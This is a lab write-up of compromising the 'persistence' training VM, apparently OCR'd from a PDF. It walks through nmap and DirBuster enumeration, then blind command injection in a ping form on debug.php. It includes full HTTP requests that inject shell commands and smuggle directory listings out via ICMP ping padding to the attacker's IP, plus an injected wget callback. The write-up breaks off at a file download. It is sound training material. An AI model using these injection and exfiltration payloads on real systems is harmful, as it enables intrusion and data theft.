
PERSISTENCE

Ben 'highjack' Sheppard

The following document outlines my findings when assessing and penetrating the vulnerable virtual machine known as "persistence".

Initial Enumeration

The IP address of our target was identified using the **netdiscover** command, examining our own IP address of 192.168.56.102 it made sense for the IP to be close very close:




```
 Currently scanning: 172.18.77.0/16   |   Screen View: Unique Hosts

 13 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 780
 _____________________________________________________________________________
   IP            At MAC Address      Count  Len   MAC Vendor
 -----------------------------------------------------------------------------
 192.168.56.100  08:00:27:0c:b7:15    11    660   CADMUS COMPUTER SYSTEMS
 192.168.56.1    08:00:27:00:1c:8a    01    060   CADMUS COMPUTER SYSTEMS
 192.168.56.101  08:00:27:bf:0b:bb    01    060   CADMUS COMPUTER SYSTEMS
```

The next step was to identify any open ports using our favourite port scanner nmap, for completeness I decided to perform a full TCP scan to start with (-p 1-65535), identifying the versions of any software we might find with (-sV), setting the timing template to 5 as we are scanning over the LAN with no firewall devices in our way (-T5). I also decided it was a good idea to run the default nmap scripts (-sC) for some extra information. The complete command became **nmap –sV –sC –p 1-65535 –T5 192.168.56.101**.

As per my normal methodology I decided to leave a full UDP scan for if there were literally no TCP ports to attack as I wanted to finish this VM before 2016.


The results showed me there was a webserver running nginx 1.4.7 with the page title "the persistence of memory – salvador dali":



```
root@kali:~# nmap -sV -sC -p 1-65535 -T5 192.168.56.101

Starting Nmap 6.40 ( http://nmap.org ) at 2014-09-13 19:08 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00068s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.4.7
|_http-methods: No Allow or Public header in OPTIONS response (status code 405)
|_http-title: The Persistence of Memory - Salvador Dali
MAC Address: 08:00:27:BF:0B:BB (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.89 seconds
```

After checking various online sources such as exploit-db and security focus for any memory corruption issues in our target version of nginx no useful exploits were discovered (sad panda☹).

It was time to enumerate the website itself. Viewing the site in Iceweasel browser we can see an image of a famous painting:


The Persistence of Memory – Salvador Dali – Iceweasel
File Edit View History Bookmarks Tools Help
The Persistence of Memory - S...
192.168.56.101
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng


We can examine the source by launching the following URL:

view-source:http://192.168.56.101

Nothing strange or interesting here, not even a directory name for us to poke around.

Scratching below the surface

Let's move onto brute forcing file names on the web server. For this task it was an obvious choice, Dirbuster with the directory-list-2.3-medium.txt, I left the file extension as it was and decided to try my luck (hell yes I'm a gambling man!):


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)
http://192.168.56.101

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 10 Threads ☐ Go Faster

Select scanning type: [✓ List based brute force] Pure Brute Force
File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt


Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: [✓ Standard start point] URL Fuzz
☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /
☑ Brute Force Files ☐ Use Blank Extension File extension: php

URL to fuzz - /test.html?url={dir}.asp
/

Please complete the test details

An ~~short while~~ eternity later I received my first (and only) result. Hmmm "debug.php" you say, this has **got** to be worth checking out:



http://192.168.56.101:80/

Scan Information | Results - List View: Dirs: 0 Files: 1 | Results - Tree View | Errors: 0


Type	Found	Response	Size
Dir	/	200	639
File	/debug.php	200	179

Current speed: 407 requests/sec
Average speed: (T) 409, (C) 408 requests/sec
Parse Queue Size: 0
Total Requests: 113091/441097
Time To Finish: 00:13:23

(Select and right click for more options)
Current number of running threads: 10

Starting dir/file list based brute forcing
/bluemarine/


Opening the page in Iceweasel I saw a familiar looking page:



My spider sense was going crazy at this point I could smell the command injection vulnerability in this page. I couldn't wait to wear out my **&** key some more it was almost as worn out as my **'** key.


So like every example that you will see on any presentation vaguely related to OWASP I entered:

127.0.0.1 && ls into the shiny "address" box and hit submit:




Ping address: 127.0.0.1 && ls

The response I received wasn't quite what I was looking for… nothing just the same form with no additional output. :(. However I did notice that there was a delay in between sending my request and receiving the response. It seemed as if it really was pinging the IP address provided. My first attempt to exploit this was to enter **127.0.0.1 && wget http://192.168.56.102** whilst I tailed my apache logs, this yielded no results so I moved onto to looking at the man page for the ping command to see if there was anything useful, I'd heard of ICMP backdoors previously so it must be possible to add some custom data to a ping packet but I wasn't sure if it was possible with the ping command alone, I came across the -p flag:



```
  -p pattern
         You may specify up to 16 ``pad'' bytes to fill  out  the  packet
         you send.  This is useful for diagnosing data-dependent problems
         in a network.  For example, -p ff will cause the sent packet  to
         be filled with all ones.
```


Great so we can use this to add some data to the ping packet. Before I went at it all guns blazing I tried out the command locally with a test string:



```
root@kali:~# ping 127.0.0.1 -p test
ping: patterns must be specified as hex digits.
```

So the string we send needs to be hex. It was time for some bash-fu, I ended up with the following command: **ping 127.0.0.1 -p $(echo -n test|xxd -i|tr -d '0x'|tr -d ' ,\r\n')**

As you can see it creates a hex pattern:



```
root@kali:~# ping 127.0.0.1 -p $(echo -n test|xxd -i|tr -d '0x'|tr -d '  ,\r\n')
PATTERN: 0x74657374
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.130 ms
```


Let's break this command down, so the whole thing is encapsulated with $() this characters perform a substitution so the output of our command will be passed as an argument to -p of the pattern flag.

As a test I echoed the word "test" (with no new line character -n) and piped this to the xxd command using the -i flag, this will output "test" in hex format as: **0x74, 0x65, 0x73, 0x74** now we pipe this output to tr (translate) command with -d flag to delete 0x space comma and any carriage return or line feed characters to neutralize new lines. Time to put this little puppy into burp suite but this time I changed the **echo -n test** to **echo -n `ls`** this was another substitution to echo the output of ls but remove any new line characters. I was also very careful to encode the payload replacing & with %26.

The request looked as follows, you will notice the ping command I'm sending is to ping my IP, this way I can view the ICMP response with hopefully the pattern in Wireshark. I have also specified -c 1 to the end of the command, this is because by default the command in Linux will continue until it's terminated which is not possible for us to do:


```
POST /debug.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101
Firefox/22.0 Iceweasel/22.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.106.145/debug.php
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 107

addr=127.0.0.1+%26%26+ping+192.168.56.102+-p+$(echo+-n+`ls`|xxd+-
i|tr+-d+'0x'|tr+-d+',\r\n')+-c+1
```

I had configured my Wireshark to monitor eth1 which is 192.168.56.102:


Wireshark: Capture Interfaces


	Device	Description	IP	Packets	Packets/s
☐	eth0		10.0.2.15	0	0
☐	nflog		none	0	0
✓	eth1		192.168.56.102	1	0
☐	any		none	557	28
☐	lo		127.0.0.1	556	28

To avoid any junk in the results I also included a display filter of **icmp && ip.src == 192.168.56.101** so that we can only see ICMP responses from 192.168.56.101.



```
Filter: icmp && ip.src == 192.168.56.101    Expression...  Clear  Apply  Save
```

Now we send the request with burp and we can see the following response in Wireshark:




```
08 00 27 33 44 17 08 00  27 ab 7a e2 08 00 45 00   ..'3D... '.z...E.
00 54 00 00 40 00 40 01  48 8d c0 a8 38 65 c0 a8   .T..@.@. H...8e..
38 66 08 00 4f 83 17 07  00 01 2f 5d 19 54 72 5b   8f..O... ../].Tr[
08 00 26 96 e6 46 57 82  e6 87 64 65 62 75 67 2e   ..&..FW. ..debug.
76 87 26 96 e6 46 57 82  e6 87 64 65 62 75 67 2e   v.&..FW. ..debug.
76 87 26 96 e6 46 57 82  e6 87 64 65 62 75 67 2e   v.&..FW. ..debug.
76 87                                              v.
```

OK cool, so it returns "debug" this seems to match up with the page discovered using Dirbuster. Let's see if there's anything else of interest in the web root that Dirbuster couldn't find? It seemed sensible to modify my ls command to list one file at a time starting with the letter "a" and working its way up to "z", then move onto uppercase A-Z and finally numbers. For example **ls a*** to list the first file that starts with "a" until I had tried each of my selected characters in turn:

```
POST /debug.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101
Firefox/22.0 Iceweasel/22.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.106.145/debug.php
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 98

addr=127.0.0.1+%26%26+ping+192.168.56.102+-p+$(echo+-
n+`ls+§letter§*`|xxd+-i|tr+-d+'0x'|tr+-d+'+,\r\n')+-c+1
```

The payload configuration looked as follows:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the atta


Payload set: 1 Payload count: 62

Payload type: Simple list Request count: 62

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

I started up intruder and checked Wireshark for the results, an interesting result was found when running ls s*:




```
08 00 27 33 44 17 08 00  27 ab 7a e2 08 00 45 00   ..'3D... '.z...E.
00 54 00 00 40 00 40 01  48 8d c0 a8 38 65 c0 a8   .T..@.@. H...8e..
38 66 08 00 10 71 eb 0b  00 01 e9 81 19 54 13 d7   8f...q.. .....T..
03 00 2d 74 6f 6f 6c 73  79 73 61 64 6d 69 6e 2d   ..-tools ysadmin-
74 6f 6f 6c 73 79 73 61  64 6d 69 6e 2d 74 6f 6f   toolsysa dmin-too
6c 73 79 73 61 64 6d 69  6e 2d 74 6f 6f 6c 73 79   lsysadmi n-toolsy
73 61                                              sa
```

The request that was sent was as follows:

```
POST /debug.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101
Firefox/22.0 Iceweasel/22.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.106.145/debug.php
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 101

addr=127.0.0.1+%26%26+ping+192.168.56.102+-p+$(echo+-n+`ls+s*`|xxd+-
i|tr+-d+'0x'|tr+-d+'+,\r\n')+-c+1
```

The poor man's guide to reverse engineering

Next I downloaded the file from the following link as it was in the web-root:
http://192.168.56.101/sysadmin-tool:


Opening sysadmin-tool

You have chosen to open:

